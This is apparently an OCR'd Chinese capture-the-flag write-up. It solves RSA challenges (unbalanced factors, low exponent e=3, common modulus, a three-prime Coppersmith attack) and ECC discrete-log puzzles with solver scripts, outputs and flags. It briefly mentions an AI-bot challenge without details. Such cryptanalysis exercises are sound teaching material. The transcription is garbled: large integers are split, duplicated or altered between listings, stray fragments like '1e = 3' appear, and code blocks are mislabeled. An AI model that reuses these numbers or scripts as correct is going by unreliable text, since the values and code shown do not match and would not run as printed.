fac: factoring 518330204533269747873769231641186475494251091841639299463737256131878924659455278980243513674155233257807258984956878408901534010611872816193911654442484378717345922476855360643326098896557561785205917191818591999762889993858234534511661562730683263179602524834697744157789801020269304699539917144053776117058283
1
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
rho: x^2 + 3, starting 1000 iterations on C314
rho: x^2 + 2, starting 1000 iterations on C314
Total factoring time = 3.0397 seconds

***factors found***

P6 = 297523
P309 = 174215171443306819262298790897237012094611539894945701496602701684198843336298463977656689961500533826899856140519179494997541034008084355224272293047086907135699062753755293084341747998157306085649148869774300474169354972173184410432526613496458534741166314027308737279396544167014627598523136602684625259797

ans = 1
```

得到 p，q，可编写脚本解 RSA，脚本如下

```Python
# 已知 n 的因子，直接计算私钥并解密
```

```
def mod_inverse(a, m):
    """计算 a 在模 m 下的逆元"""
    g, x, y = extended_gcd(a, m)
    if g != 1:
        return None  # 逆元不存在
    else:
        return x % m

def extended_gcd(a, b):
    """扩展欧几里得算法"""
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = extended_gcd(b % a, a)
        return (g, x - (b // a) * y, y)

def rsa_decrypt(c, d, n):
    """使用私钥 d 解密密文 c"""
    return pow(c, d, n)

# 给定的公钥、密文和已知的因子
n =
518330204533269747873769231641186475494251091841639299463737256131
878924659455278980243513674155233257807258984956878408901534010611
872816193911654442484378717345922476855360643326098896557561785205
917191818591999762889993858823453451166156273068326317960252483469
774415778980102026930469953991714405377611705828 31
e = 65537

c =
504276693860089594531688830176037999363985018622322227790991854987
316346313152390078901157439253416477174115426050008347036870066904
414418893262276174841288570627448497018714043068935411825100256744
124840319080154795907198244128466612132350249120642186258969196555
927160321989106597340809723120008099177820796178 02
# 已知的 n 的两个因子
p = 297523
q =
174215171443306819262298790897237012094611539894945701496602701684
198843336298463977656689961500533826899856140519179494997541034008
084355224272293047086907135699062753755293084341747998157306085649
148869774300474169354972173184410432526613496458534741166314027308
737279396544167014627598523136602684625259797
```

```
try:
    # 计算欧拉函数 φ(n)
    phi = (p - 1) * (q - 1)
    print(f"计算得到 φ(n) = {phi}")

    # 计算私钥 d，即 e 在模 φ(n)下的逆元
    d = mod_inverse(e, phi)
    if d is None:
        raise ValueError("无法计算 e 的逆元，解密失败")
    print(f"计算得到私钥 d = {d}")

    # 解密
    m = rsa_decrypt(c, d, n)
    print(f"解密后的明文(整数形式): {m}")

    # 尝试将整数转换为字符串
    try:
        # 尝试不同的编码方式
        message = m.to_bytes((m.bit_length() + 7) // 8,
byteorder='big').decode('utf-8')
        print(f"解密后的明文(字符串形式): {message}")
    except UnicodeDecodeError:
        try:
            message = m.to_bytes((m.bit_length() + 7) // 8,
byteorder='little').decode('utf-8')
            print(f"解密后的明文(字符串形式，小端序): {message}")
        except:
            print("无法将明文转换为 UTF-8 字符串，可能是其他编码或纯数
字消息")

except Exception as e:
    print(f"解密过程出错: {str(e)}")
```

```
C:\Users\Administrator\Desktop\新建文件夹>python 常规RSA.PY
计算得到φ(n) = 518328462381555314805576608653277503124130145726240350006722290104862082671021915995603737107255618252468
989986395473217106584035201532735350359411719553907848274565486227823090395255479077580212145060700329894256758148300309
101721607061831006933361732612840820329501328406186136585260323678006483039350765450255 12
计算得到私钥d = 191499260870113048161915046848677970965173310015250279913831374800632094964881725620665475785861120965973902597625670888289084322509951815326277559790127085016559684668477871744018498266855447299642466923067698088696233345978367639429204695273980766401143700730619927913464134533548055422390643010419027420904939 61
解密后的明文(整数形式): 151613762858333503642343946668212032 32
无法将明文转换为UTF-8字符串，可能是其他编码或纯数字消息
```

运行脚本得到明文

将明文输入到靶机中得到 flag

```
Decrypted plaintext: 151613762858333503642343946668212032 32
Congratulations! You successfully decrypted the message!
Here is your flag: pkwctf{the_B4LaNce_01_41l_tH1Ng5_574e624107e1}
```

Crypto4-三次方的破绽

nc 连接靶机得到如下信息

结合题干可以知道是低指数攻击

呆呆鸟在经历了上次的素数失衡事件后，决定改用两个同样强大的1024位素数来构建RSA结界。它得意地想着：“这下我的结界应该无懈可击了吧！”粗心的呆呆鸟觉得数字3是个幸运数字，于是将公钥指数e设为3，并且没有对明文进行任何填充就直接加密。“3这么小，计算起来多快呀！”呆呆鸟沾沾自喜。

于是编写脚本如下

```python
#python3
## -*- coding: utf-8 -*-#
from gmpy2 import iroot
import libnum

n =
13020230598145334574750183019417242466725644446782468641216633500417317727889438283238667123802040155091155567270169935460594642930151495347408082189298031690697524706393347037623316910578202878574701086159249613459484766174900253699409171529829656212998267458657961354022562033960488176488221762582354555683528759198264045735694176884939881148228534969687859346105326719507097169589722172218158261447101443867533353786705271762192639701425255913882835455361629914654936544155416695169955112111800671386224520506358602225040882816963980338844923527652599155469937773494050418571720880885431097565722376070929481776187 1e = 3
```

```
688493988114822853496968785934610532671950709716958972217221815826
144710144386753335378670527176219263970142525591388283545536162991
465493654415541669516995112111800671386224520506358602225040882816
963980338844923527652599155469937773494050418571720880885431097565
7223760709294817761871
e = 3

c =
626271557928899867467703344881130046901188128665835406643316078833
480828980654215259543597294166295370720537794346429255316302170316
478026043552858599404451495069006957531698500822895872428820644313
199490372908750092018331767217847793118563906889262549456895688457
788329421199761274024218415159451474578602677655762105428912950493
392777967257519514449852039170229978023786635720019691847155211806
257493368835554374680065704174266474400443350556022676377227627443
088607841673019249771840115100729836461230168922257274464921933767
755151627587994222386634949910297030468639291029132417290434452755
381067132088

k = 0
while 1:
    res = iroot(c+k*n,e)
    if(res[1] == True):
        print(int(res[0]))
        break
    k=k+1
```

运行脚本得到明文

```
C:\Users\Administrator\Desktop\新建文件夹>python 低指数攻击.PY
855567402826998017000894393730921886480176253220957820126742791203043581420957510913946949842132509934376384799240199885
474726658076839109591243625883327206515873113538424341990042568767715098221248654 2
```

将明文输入到靶机中得到 flag

```
Decrypted plaintext: 855567402826998017000894393730921886480176253220957820126742791203043581420957510913946949842132509934376384799240199885474726658076839109591243625883327206515873113538424341990042568767715098221248654 2
Congratulations! You successfully exploited the low exponent attack!
Here is your flag: pkwctf{th3_LAR63r_7hE_nUMb3R_7h3_sa1Er_IT_Is7a85a28ebbda}
```

Crypto5-双重加密的陷阱

nc 连接靶机得到如下信息

```
Silly Bird: Welcome to the RSA Challenge 3!
I encrypted the same message with two different public exponents but the same modulus.
Your task is to recover the original message using the common modulus attack.
If you provide the correct decrypted message, I'll give you the flag!


RSA Public Key:
n = 774343571807301480270795522975426856209380900089389285925161887577606868371590439842344473831152839483791952155002123640991640100738750289974653815151962610896006680707883533762646999985873893661510017521153999860209461919100163373985882369975742395022516766097448241118383233092159600969198166239423519418996599832804153401153625833510008841886213248878653073710253970443525699821607622806826424056153386831444029437821494270219988296707721380197089354624733931864065268370018455312331282329017749766974742363515927998848456072705235590137136767487699238507827709852698614791327947095550307081778025000825448228753
e1 = 6917
e2 = 1553

Encrypted messages (ciphertexts):
c1 = 409176603897583621406947317214585434542645843082845626990414265605856423233660622410049212183482621605067322095782513497704848846005035060327116541936311070191390891587389902020264639735765343011162904993215658968366464716128373809297504636136940765796433314897255329575407486825576741644634169562825910579459674752833624165631588788327282008445555871963401952432871906411433312578467237933870752634131878384805878534040940357149863542828803502591500385366062813224376019671495404058329479009497437702994866301790052109595787497578285261987223527993090902327450625294144551664755289890126145252962106351262176851966
6
c2 = 475028315422562949546316628428931346814693280514070785765752622609755019090849574845443434419690735866266092066354543177828889683801178844296208680092655658763515215035711456544746544709160362531004129978405086425473782102559744817592538364647411932968853054129858685142871092652437740024809421096894942050315192877531048548744521213299359578645809069426715391971103011177052403956609781363344457044065103060025706919639206144376023986123900239528354869905876090305715183667502289289599438240400550115530619760216907124811815298475839638746977902266334532539214985965777167322211870203038194299592943016882367388875277
```

结合题干可以知道是共模攻击

在经历了低指数攻击的惨痛教训后，呆呆鸟痛定思痛，决定采用更加"安全"的策略。"这次我要用两个不同的公钥来加密！"呆呆鸟得意地宣布，"双重加密，双倍安全！"他精心挑选了两个不同的公钥指数e1和e2，分别用它们对同一个重要消息进行了加密。"这样就算攻击者破解了一个，也破解不了另一个！"呆呆鸟自信满满地想着。

"反正n这么大，重复用一次应该没关系吧？"呆呆鸟天真地嘀咕着。

于是编写脚本如下

```SQL
#coding:utf-8
import gmpy2
import libnum
from Crypto.Util.number import *

n =
774343571807301480270795522975426856209380900089389285925161887577
760686837159043984234447383115283948379195215500212364099164010738
750289974653815151962610896006680707883533762646999985873893661510
017521153999860209461919100163373985882369975742395022516766097448
241118383233092159600969198166239423519418996599832804153401153625
833510008841886213248878653073710253970443525699821607622806826424
056153386831444029437821494270219988296707721380197089354624733931
864065268370018455312331282329017749766974742363515927998848456072
```

```
370523559013713676748769923850782770985269861479132794709555030708
1778025000825448228753
e1 = 6917
e2 = 1553
c1 =
409176603897583621406947317214585434542645843082845626990414265605
856423233660622410049212183482621605067322095782513497704848846005
035060327116541936311070191390891587389902020264639735765343011162
904993215658968366464716128373809297504636136940765796433314897255
329575407486825576741644634169562825910579459674752833624165631588
788327282008445555871963401952432871906411433312578467237933870752
634131878384805878534040940357149863542828803502591500385366062813
224376019671495404058329479009497437702994866301790052109595787497
578285261987223527993009002327450625294144551664755289890126145252
9621063512621768519666
c2 =
475028315422562949546316628428931346814693280514070785765752622609
755019090849574845443434419690735866266092066354543177828889683801
178844296208680092655658763515215035711456544746544709160362531004
129978405086425473782102559744817592538364647411932968853054129858
685142871092652437740024809421096894942050315192877531048548744521
213299359578645809069426715391971103011170524039566097813633444570
440651030600257069196392061443760239861239002395283548699058760903
057151836675022892895994382404005501155306197602169071248118152984
758396387469779022663345325392149859657771673222118702030381942995
9294301688236738887527

#共模攻击
#共模攻击函数
def rsa_gong_N_def(e1,e2,c1,c2,n):
    e1, e2, c1, c2, n=int(e1),int(e2),int(c1),int(c2),int(n)
    s = gmpy2.gcdext(e1, e2)
    s1 = s[1]
    s2 = s[2]
    if s1 < 0:
        s1 = - s1
        c1 = gmpy2.invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = gmpy2.invert(c2, n)
    m = (pow(c1,s1,n) * pow(c2 ,s2 ,n)) % n
    return int(m)
m = rsa_gong_N_def(e1,e2,c1,c2,n)
print(m)
```

```
print(long_to_bytes(m))
```

运行脚本得到明文

```
C:\Users\Administrator\Desktop\新建文件夹>python 共模攻击.py
63847823908988366048052995698515805894100033051775797675897067624490318275503
b'\x8d(\x96s\x83$(\\o9\xdaU\xa4T\x0c\xd5\x03\x06\x90\x92\xdcL+1\x92\x87\xff\xbau\xcd\xa3\xaf'
```

将得到的明文输入到靶机中得到 flag

```
Decrypted plaintext: 63847823908988366048052995698515805894100033051775797675897067624490318275503
Congratulations! You successfully exploited the common modulus attack!
Here is your flag: pkwctf{C0m_At7aCk_i5_bad_d6ea6d95b3ac}
```

Crypto6-RSA 的复仇

设$a = \sqrt[3]{n}$那么有

$$p = a + xq = a + yr = a + z$$

其中x, y, z为小量，我们可以打 copper 得到x, y, z分解n

Python
脚本

```
import itertools
from Crypto.Util.number import *
import gmpy2
from tqdm import trange

def small_roots(f, bounds, m=1, d=None):
    if not d:
        d = f.degree()
    R = f.base_ring()
    N = R.cardinality()
    f /= f.coefficients().pop(0)
    f = f.change_ring(ZZ)
    G = Sequence([], f.parent())
    for i in range(m + 1):
        base = N ^ (m - i) * f ^ i
        for shifts in itertools.product(range(d),
repeat=f.nvariables()):
            g = base * prod(map(power, f.variables(), shifts))
            G.append(g)
    B, monomials = G.coefficient_matrix()
    monomials = vector(monomials)
    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
```


```
        B.rescale_col(i, factor)
    B = B.dense_matrix().LLL()
    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1 / factor)
    H = Sequence([], f.parent().change_ring(QQ))
    for h in filter(None, B * monomials):
        H.append(h)
        I = H.ideal()
        if I.dimension() == -1:
            H.pop()
        elif I.dimension() == 0:
            roots = []
            for root in I.variety(ring=ZZ):
                root = tuple(R(root[var]) for var in
f.variables())
                roots.append(root)
            return roots
    return []

n =
560577778012787155210327844048993016855756911896698138811128304255
079616747026546514845891937466551933501310168189040841381035178067
195028376514554316877944615378619086973116670796709709524667705326
286892696363179602769269422376562505326910232571436131229901187603
681542375152248262991436136930364919352694605013770120593157744932
693972290228088498449482885061152178438209790026863964842110076061
255811061420824529140096175897241588170928170844342412903368525571
899671920153706671758752702955487154057486783195715428633463939998
537938145508460490129300022952619654492106721472308550446367341208
263787763798277144529881500776952680611200870390840017084670798698
938424453199046927960458877039346237593069913544345895270382660823
729299989591002461331140888313478978854175169700750265679855605341
726519153305315895228499403076914592681647839076164205801376963585
083389315883059139886216313475320329171954947487111665374533796822
7
R.<x,y,z>=Zmod(n)[]
n_ = int(gmpy2.iroot(n, 3)[0])
t = 2 ^ 3
P = []
for i in trange(t):
    for j in range(t):
        for k in range(t):
            f = (n_ + t * x + i) * (n_ + t * y + j) * (n_ + t * z
```

```
+ k)
            s = 342
            roots = small_roots(f, [2 ^ s, 2 ^ s, 2 ^ s], m=1,
d=3)
            if roots:
                a, b, c = [int(ii) * t + jj if
int(ii).bit_length() <= 512 else int(n - ii) * t - jj for ii, jj
in zip(roots[0], [i, j, k])]
                for l in [a, b, c]:
                    p = n_ + l
                    if n % p == 0:
                        P.append(p)
                    p = n_ - l
                    if n % p == 0:
                        P.append(p)
p, q, r = set(P)
d = inverse(65537, (p - 1) * (q - 1) * (r - 1))
c =
29981955604534070573216375098622363879616764119969885291856961184045923498699170061663703467622613032824787796472820393170611465338084877894587031691496891795475437329350532200105500043282073731712715346898973401563464589517763192679819668939267245506291821007668908569642072637090296117818065481303582945435738741324732597883879398499975506516149879939625401920232073548391060902742521259618350707017486431633790531185985959957824481409443766816366335924421584539658004399601346880174961841954544069272044852134365403826377201181806701971949492757600007298770936217413131471904018961146336438913116725427039284210326984999687010528189852926836280721292717902206741459555279350278791122793361483164251152557100661325023924478436087114637757105588802592053085411260419598589472520638151587490218172556378361706767264663478474223522805992100783597863874194240762459603446577673328839646362884936490665302150944534901696885079881
print(long_to_bytes(pow(c, d, n)))
```

Crypto7-小素数的诱惑

题目中有描述是一个 ECC 并且 p 是一个小素数。

nc 连接上去



题目给了所有的椭圆曲线参数和两个点，此时用 sage 计算即可。

计算的代码如下：

```python
# ECC Challenge 1 - Simple curve (small prime)
# This challenge can be solved using brute force or discrete_log

def solve_ecc1(p, A, B, P_coords, Q_coords):
    # Create the elliptic curve
    E = EllipticCurve(GF(p), [A, B])

    # Create point objects
    P = E(P_coords)
    Q = E(Q_coords)

    # Since p is small, we can use brute force or discrete_log
    print("Solving discrete logarithm problem...")

    # Method 1: Use Sage's discrete_log (most efficient)
    k = discrete_log(Q, P, operation='+')

    return k

# Example usage:
if __name__ == "__main__":
```

```
    print("ECC Challenge 1 - Simple Curve Solver")
    print("Enter the parameters from the challenge:")

    p = int(input("p: "))
    A = int(input("A: "))
    B = int(input("B: "))

    print("Enter point P coordinates:")
    Px = int(input("Px: "))
    Py = int(input("Py: "))

    print("Enter point Q coordinates:")
    Qx = int(input("Qx: "))
    Qy = int(input("Qy: "))

    k = solve_ecc1(p, A, B, (Px, Py), (Qx, Qy))
    print(f"Found k: {k}")
    print(f"Submit this value: {k}")
```

运行结果如下：

```
YAML
ECC Challenge 1 - Simple Curve Solver
Enter the parameters from the challenge:
p: 30649342889172613
A: 24094920856699620
B: 7670477036973532
Enter point P coordinates:
Px: 21936868056314778
Py: 28503070260838980
Enter point Q coordinates:
Qx: 3821783119724960
Qy: 29073867308605791
Solving discrete logarithm problem...
Found k: 7372603994767129
Submit this value: 7372603994767129
```

Crypto8-光溜溜滑稽稽

这个题的描述很明显就是光滑的椭圆曲线，题目也给了提示使用 Pohlig-Hellman。那么就很简单了，exp 如下：

```
Python
```

```
# ECC Challenge 2 - Smooth order curve (Pohlig-Hellman attack)
with fixed generator

def solve_ecc2(p, A, B, P_coords, Q_coords):
    # Create the elliptic curve
    E = EllipticCurve(GF(p), [A, B])

    # Create point objects
    P = E(P_coords)
    Q = E(Q_coords)

    print(f"Full curve order: {E.order()}")
    print(f"Order of P: {P.order()}")

    # Use Sage's built-in discrete_log with full curve order
    print("Using Sage's built-in discrete_log with full curve
order...")
    try:
        k = discrete_log(Q, P, ord=E.order(), operation='+')
        return k
    except Exception as e:
        print(f"Error with full curve order: {e}")

    # Fallback to using only P's order
    print("Falling back to using only P's order...")
    try:
        k = discrete_log(Q, P, ord=P.order(), operation='+')
        return k
    except Exception as e:
        print(f"Error with P's order: {e}")

    return None

# Example usage:
if __name__ == "__main__":
    print("ECC Challenge 2 - Smooth Order Curve Solver")
    print("Enter the parameters from the challenge:")

    p = int(input("p: "))
    A = int(input("A: "))
    B = int(input("B: "))

    print("Enter point P coordinates:")
    Px = int(input("Px: "))
```

```
    Py = int(input("Py: "))

    print("Enter point Q coordinates:")
    Qx = int(input("Qx: "))
    Qy = int(input("Qy: "))

    k = solve_ecc2(p, A, B, (Px, Py), (Qx, Qy))

    if k is not None:
        print(f"Found k: {k}")
        print(f"Submit this value: {k}")

        # Verification
        E = EllipticCurve(GF(p), [A, B])
        P = E(Px, Py)
        Q = E(Qx, Qy)
        if k * P == Q:
            print("Verification: SUCCESS - k * P = Q")
        else:
            print("Verification: FAILED - k * P != Q")
    else:
        print("Failed to find k.")
```


Ai

柿子 BOT

这道题本身只想考察大家对命令的熟悉程度，然后加了个 ai 的手法

预期解:

因为接入的模型比较落后、非预期也有很多种举例如下:



总之 这道题有无数种解法